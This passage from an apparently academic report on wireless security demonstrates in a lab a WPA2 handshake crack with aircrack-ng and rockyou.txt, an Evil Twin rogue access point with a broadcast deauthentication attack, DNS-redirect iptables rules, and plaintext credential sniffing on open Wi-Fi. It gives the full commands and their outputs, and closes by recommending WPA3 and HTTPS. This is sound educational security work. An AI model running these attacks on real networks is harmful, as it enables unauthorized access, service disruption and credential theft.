
- `-w`: Specifies the path to the wordlist (`rockyou.txt` in this case).
- `wificapture.cap`: The file containing the captured handshake.



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ aircrack-ng wificaptureweakpassword-01.cap -w /usr/share/wordlists/rockyou.txt
```

Figure 4.10: Dictionary brute-force attack in progress.

- (c) **Waiting for the Process to Complete:** The `aircrack-ng` tool iteratively tested each password in the dictionary against the handshake data. Since the target network password was deliberately set to a simple passphrase for demonstration purposes, the tool successfully identified the password in a short amount of time. The output from `aircrack-ng` confirmed the recovered password, as shown in Figure 4.11.



```
Aircrack-ng 1.7  
[00:00:00] 19/10303727 keys tested (656.33 k/s)  
Time left: 4 hours, 21 minutes, 38 seconds 0.00%  
KEY FOUND! [ password ]  
  
Master Key : 95 84 29 C7 87 6A 87 C6 C4 46 13 D0 4B 4B EB DA  
A6 5A 68 E3 2B E8 44 17 27 4E 80 8C 9D 49 77 4E  
  
Transient Key : 52 49 47 9D C9 AB 1A B1 53 E2 9F 68 1E D2 36 50  
2C AE 1F 8F 23 50 26 BD 2F 9E D1 23 90 B8 37 40  
47 E2 07 92 30 04 D2 F1 26 5E B0 2F A4 30 FF 8C  
E2 8A 94 A3 FB 15 B6 93 FB 49 F4 84 00 77 84 29  
  
EAPOL HMAC : 1B BC A8 E9 2A EE 9E 10 4D 3C 81 2F C8 A2 94 AF
```

Figure 4.11: Password successfully recovered using the dictionary attack.

This demonstration highlights the effectiveness of dictionary attacks against weak passwords and underscores the importance of using strong, unique passphrases to secure WPA2 networks.

4.3 Results and Analysis

The deauthentication attack proved to be highly effective in demonstrating the vulnerabilities of WPA2 networks when weak passwords are employed. By sending deauthentication frames, the target client was successfully disconnected from the network. This action forced the client to attempt reconnection, triggering the WPA2 handshake. Using the ‘airodump-ng’ tool, the handshake was captured with ease, confirming the effectiveness of this method in acquiring essential data for further analysis.

The next phase involved performing a dictionary attack on the captured handshake using ‘aircrack-ng’. The process relied on the ‘rockyou.txt’ wordlist, a widely used dictionary for such purposes. Within a short period, the tool successfully recovered the network password. This success was largely due to the deliberately chosen weak password used in the demonstration, highlighting how easily poorly selected credentials can be compromised.

Overall, the experiment revealed that WPA2 networks with weak passwords are highly susceptible to such attacks. It underscores the importance of strong security measures to

protect wireless communications from unauthorized access.

4.4 Conclusion

This study highlights the inherent vulnerabilities in WPA2 networks when secured with weak or easily guessable passwords. The deauthentication attack exploited the unauthenticated nature of deauthentication frames to disconnect a client, capturing the WPA2 handshake during its reconnection attempt. The subsequent dictionary attack demonstrated how attackers can leverage captured handshakes to recover passwords when weak credentials are used.

The results emphasize the necessity of adopting robust security practices, such as choosing strong, complex, and unique passwords to secure wireless networks. Additionally, the implementation of advanced security protocols like WPA3, which mitigates many of the weaknesses inherent in WPA2, is vital to ensuring the resilience of modern networks.

Through this practical demonstration, the chapter sheds light on the potential risks faced by wireless networks and the critical need for both users and administrators to prioritize security. A proactive approach to network configuration and encryption standards can significantly reduce the likelihood of such attacks succeeding.

Evil Twin Attack Simulation

This chapter presents the simulation of an Evil Twin attack, demonstrating the steps required to create a malicious network mimicking a legitimate access point (AP). The Evil Twin attack is commonly used to deceive users into connecting to a rogue network controlled by an attacker. This simulation focuses on setting up the Evil Twin network, with the limitation of having only one wireless network interface card (NIC). For a complete attack, two NICs are required: one to create the rogue AP and the other to perform DNS routing.

5.1 Introduction to Evil Twin Attacks

An Evil Twin attack involves creating a fake wireless AP with the same ESSID as the target network. This rogue network can be used to intercept user traffic, steal credentials, or inject malicious payloads. In this simulation, the focus is on creating the fake AP and executing a deauthentication attack to disconnect devices from the legitimate network, enticing them to connect to the Evil Twin.

5.1.1 Tools and Software Utilized

The following tools were utilized during the simulation:

- **Airmon-ng:** To enable monitor mode on the wireless adapter.
- **Airodump-ng:** To scan for nearby networks and identify the target ESSID and channel.
- **Airbase-ng:** To create the Evil Twin network.
- **Aireplay-ng:** To execute the deauthentication attack.

5.2 Objective and Methodology

The objective of this simulation is to emulate an Evil Twin attack by creating a rogue network and demonstrating its visibility to nearby devices. The following steps outline the methodology:

1. **Switching to Monitor Mode:** The first step involves enabling monitor mode on the wireless adapter. This allows the adapter to capture all wireless traffic in range. The command `sudo airmon-ng start wlan0` was used to switch the adapter from managed mode to monitor mode. Figure 5.1 shows the output of this command.

```

kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
$ iwconfig
lo        no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed Access Point: Not-Associated
          Retry short limit:7 RTS thr:off  Fragment thr:off
          Power Management:on

(kali@kali)-[~]
$ sudo airmon-ng check kill

Killing these processes:

  PID Name
  2040 wpa_supplicant

(kali@kali)-[~]
$ sudo airmon-ng start wlan0

PHY      Interface      Driver      Chipset
phy0     wlan0              iwlwifi     Intel Corporation Wireless 8265 / 8275 (rev 78)
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
          (mac80211 station mode vif disabled for [phy0]wlan0)

(kali@kali)-[~]
$ iwconfig
lo        no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor Frequency:2.457 GHz
          Retry short limit:7 RTS thr:off  Fragment thr:off
          Power Management:on

```

Figure 5.1: Switching the network interface to monitor mode.

2. **Scanning for Nearby Networks:** Using the `sudo airodump-ng wlan0mon` command, nearby wireless networks were scanned to identify the target network. The scan revealed the ESSID and channel of the target network, as shown in Figure 5.2.

```

(kali@kali)-[~]
$ sudo airodump-ng wlan0mon

CH 10 ][ Elapsed: 6 s ][ 2024-12-27 13:57

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
A6:91:B1:CB:F8:E0 -36      10         0    0   1  130  WPA2 CCMP  PSK  Guest-Pulcino-2.4G

```

Figure 5.2: Scanning nearby networks to identify the target.

3. **Creating the Evil Twin Network:** With the target network's ESSID and channel identified, the Evil Twin network was created using the following command: `sudo`

airbase-ng -e TargetESSID -c Channel wlan0mon. The command output, displayed in Figure 5.3, confirms the successful creation of the rogue AP.

```
(kali㉿kali)-[~]
└─$ sudo airbase-ng -e Guest-Pulcino-2.4G -c 1 wlan0mon
13:57:56 Created tap interface at0
13:57:56 Trying to set MTU on at0 to 1500
13:57:56 Trying to set MTU on wlan0mon to 1800
13:57:56 Access Point with BSSID B4:69:21:18:50:1F started.
```

Figure 5.3: Creating the Evil Twin network with Airbase-ng.

4. **Deauthentication Attack:** To disconnect clients from the legitimate network and prompt them to connect to the Evil Twin, a deauthentication attack was executed using the command: `sudo aireplay-ng -deauth 0 -a TargetBSSID wlan0mon`. The process, as shown in Figure 5.4, involves sending deauthentication frames to all devices connected to the target network.

```
kali@kali: ~
File Actions Edit View Help

(kali㉿kali)-[~]
└─$ sudo aireplay-ng --deauth 0 -a A6:91:B1:CB:F8:E0 wlan0mon
10:51:13 Waiting for beacon frame (BSSID: A6:91:B1:CB:F8:E0) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
10:51:13 Sending DeAuth (code 7) to broadcast -- BSSID: [A6:91:B1:CB:F8:E0]
10:51:14 Sending DeAuth (code 7) to broadcast -- BSSID: [A6:91:B1:CB:F8:E0]
10:51:14 Sending DeAuth (code 7) to broadcast -- BSSID: [A6:91:B1:CB:F8:E0]
10:51:15 Sending DeAuth (code 7) to broadcast -- BSSID: [A6:91:B1:CB:F8:E0]
10:51:15 Sending DeAuth (code 7) to broadcast -- BSSID: [A6:91:B1:CB:F8:E0]
10:51:16 Sending DeAuth (code 7) to broadcast -- BSSID: [A6:91:B1:CB:F8:E0]
10:51:16 Sending DeAuth (code 7) to broadcast -- BSSID: [A6:91:B1:CB:F8:E0]
10:51:17 Sending DeAuth (code 7) to broadcast -- BSSID: [A6:91:B1:CB:F8:E0]
10:51:17 Sending DeAuth (code 7) to broadcast -- BSSID: [A6:91:B1:CB:F8:E0]
```

Figure 5.4: Executing a deauthentication attack.

5. **Testing Device Connection:** After the deauthentication attack, a mobile device was used to test the visibility of the Evil Twin network. Figure 5.5 shows the mobile device successfully connecting to the rogue AP.
6. **Confirming the Connection:** The airbase-ng tool confirmed the successful connection of the device to the Evil Twin network, as depicted in Figure 5.6.

5.3 DNS Routing Configuration (Theoretical)

To simulate a fully functional Evil Twin attack, DNS routing must be configured to redirect client requests. Although this step was not implemented in the current simulation due to the limitation of having only one NIC, the following commands are provided for completeness:

1. Enable IP forwarding:
`echo 1 > /proc/sys/net/ipv4/ip_forward`




Figure 5.5: A mobile device connecting to the Evil Twin network.

2. Configure iptables for DNS redirection:

```
iptables -t nat -A PREROUTING -p udp -dport 53 -j DNAT --to-destination 192.168.1.1  
iptables -t nat -A POSTROUTING -j MASQUERADE
```

3. Start a DHCP server (e.g., dnsmasq) to assign IP addresses to connected devices.

These commands illustrate the steps required to establish a functional rogue AP capable of routing and handling DNS requests.

```

(kali㉿kali)-[~]
└─$ sudo airbase-ng -e Guest-Pulcino-2.4G -c 1 wlan0mon
13:57:56 Created tap interface at0
13:57:56 Trying to set MTU on at0 to 1500
13:57:56 Trying to set MTU on wlan0mon to 1800
13:57:56 Access Point with BSSID B4:69:21:18:50:1F started.
14:10:37 Client EA:46:F3:73:78:88 associated (unencrypted) to ESSID: "Guest-Pulcino-2.4G"
14:10:37 Client EA:46:F3:73:78:88 associated (unencrypted) to ESSID: "Guest-Pulcino-2.4G"
14:10:37 Client EA:46:F3:73:78:88 associated (unencrypted) to ESSID: "Guest-Pulcino-2.4G"
14:10:37 Client EA:46:F3:73:78:88 associated (unencrypted) to ESSID: "Guest-Pulcino-2.4G"
14:10:59 Client EA:46:F3:73:78:88 associated (unencrypted) to ESSID: "Guest-Pulcino-2.4G"
14:10:59 Client EA:46:F3:73:78:88 associated (unencrypted) to ESSID: "Guest-Pulcino-2.4G"
14:10:59 Client EA:46:F3:73:78:88 associated (unencrypted) to ESSID: "Guest-Pulcino-2.4G"
14:10:59 Client EA:46:F3:73:78:88 associated (unencrypted) to ESSID: "Guest-Pulcino-2.4G"

```

Figure 5.6: Connection of the device confirmed by Airbase-ng.

5.4 Results and Analysis

The simulation successfully demonstrated the creation of an Evil Twin network and its visibility to nearby devices. The deauthentication attack effectively disconnected clients from the legitimate AP, encouraging them to connect to the rogue network. The results highlight the vulnerabilities of wireless networks to such attacks and the importance of implementing countermeasures, such as enabling WPA3 and monitoring for rogue APs.

5.5 Conclusion

This simulation emphasized the potential risks of Evil Twin attacks, even in a simplified setup. While the absence of DNS routing limited the scope of the attack, the exercise highlighted the ease with which an attacker can create a rogue AP to deceive users.

With the advent of WPA3, some vulnerabilities exploited in Evil Twin attacks have been mitigated. WPA3 introduces robust security features such as the Simultaneous Authentication of Equals (SAE) handshake, which replaces the WPA2 pre-shared key (PSK) authentication method. SAE is resistant to offline dictionary attacks and enhances the security of the authentication process. Additionally, WPA3 mandates the use of Protected Management Frames (PMF), which safeguard management frames like deauthentication and disassociation messages from being spoofed, thereby reducing the efficacy of deauthentication attacks.

However, it is important to note that the Evil Twin attack remains a critical issue regardless of the technology used on the access point. This is because the attack targets the user, not the network itself. Even with WPA3, a rogue AP can mimic a legitimate network's ESSID and lure users into connecting to it. If a device is not configured to verify the server certificate (as in EAP-TLS or other enterprise-level configurations), users might still fall victim to such attacks. Furthermore, some legacy devices and networks that do not fully support WPA3 features may remain vulnerable.

Analysis of Unencrypted Data Transmission on Open Networks

In this section, we demonstrate the risks of transmitting sensitive information over unencrypted networks by simulating a scenario in which data is sent in plain text. This simulation aims to highlight the critical importance of encryption for securing communications in real-world applications.

6.1 Setup and Methodology

The experiment was conducted as follows:

1. The encryption on the access point (AP) was disabled, rendering the network open and unprotected.
2. Both an attacker device (the host computer) and a victim device were connected to this open network.
3. On the attacker device, a simple HTTP website was hosted using Python with the following HTML code:

```
<!DOCTYPE html>
<html lang='en'>
<head>
  <meta charset='UTF-8'>
  <meta name='viewport' content='width=device-width, initial-scale=1.0'>
  <title>HTTP Example</title>
</head>
<body>
  <h1>Welcome to an Unsecured HTTP Page</h1>
  <p>This is a demonstration of how data is sent in plain text over an unencrypted HTTP connection.</p>
  <form action='/submit' method='get'>
    <label for='username'>Username:</label>
    <input type='text' id='username' name='username'>
    <br>
    <label for='password'>Password:</label>
    <input type='password' id='password' name='password'>
    <br>
    <button type='submit'>Submit</button>
  </form>
</body>
</html>
```

4. The victim device accessed the website through the open network and submitted credentials via the provided form.
5. On the attacker device, Wireshark was used to capture and analyze the network traffic, revealing the transmitted username and password in plain text within an HTTP GET request.

6.2 Observed Results

Using Wireshark, the attacker was able to intercept the network traffic and identify the HTTP GET request containing the user's credentials. Figure 6.1 illustrates the intercepted request, showing the username and password in clear text.



Figure 6.1: Captured HTTP GET request showing transmitted credentials.

The lack of encryption allowed for the immediate identification of sensitive information, emphasizing the vulnerability of data transmission over open networks.

6.2.1 Real-World Implications

While this simulation was conducted in a controlled environment, it closely mimics real-world scenarios in which users connect to open networks, such as public Wi-Fi in cafes, airports, or other public spaces. In these environments, attackers can similarly exploit the absence of encryption to intercept sensitive information.

For example:

- Users accessing websites without HTTPS encryption are vulnerable to attacks, such as credential theft or session hijacking.
- Even legitimate websites may inadvertently expose users if their login forms rely on HTTP instead of HTTPS.

This simulation underscores the vital importance of encryption protocols, such as HTTPS, in securing data transmission. By encrypting the content, these protocols ensure that sensitive information cannot be easily intercepted or interpreted, highlighting the indispensable role of cryptography in modern network security.

6.3 Conclusion

The experiment demonstrates how unencrypted networks pose significant risks to user data. It serves as a strong argument for adopting encryption protocols, such as WPA3 for wireless networks and HTTPS for web communication, to protect sensitive information.

Encryption is no longer optional but a fundamental requirement for ensuring data security in today's interconnected world.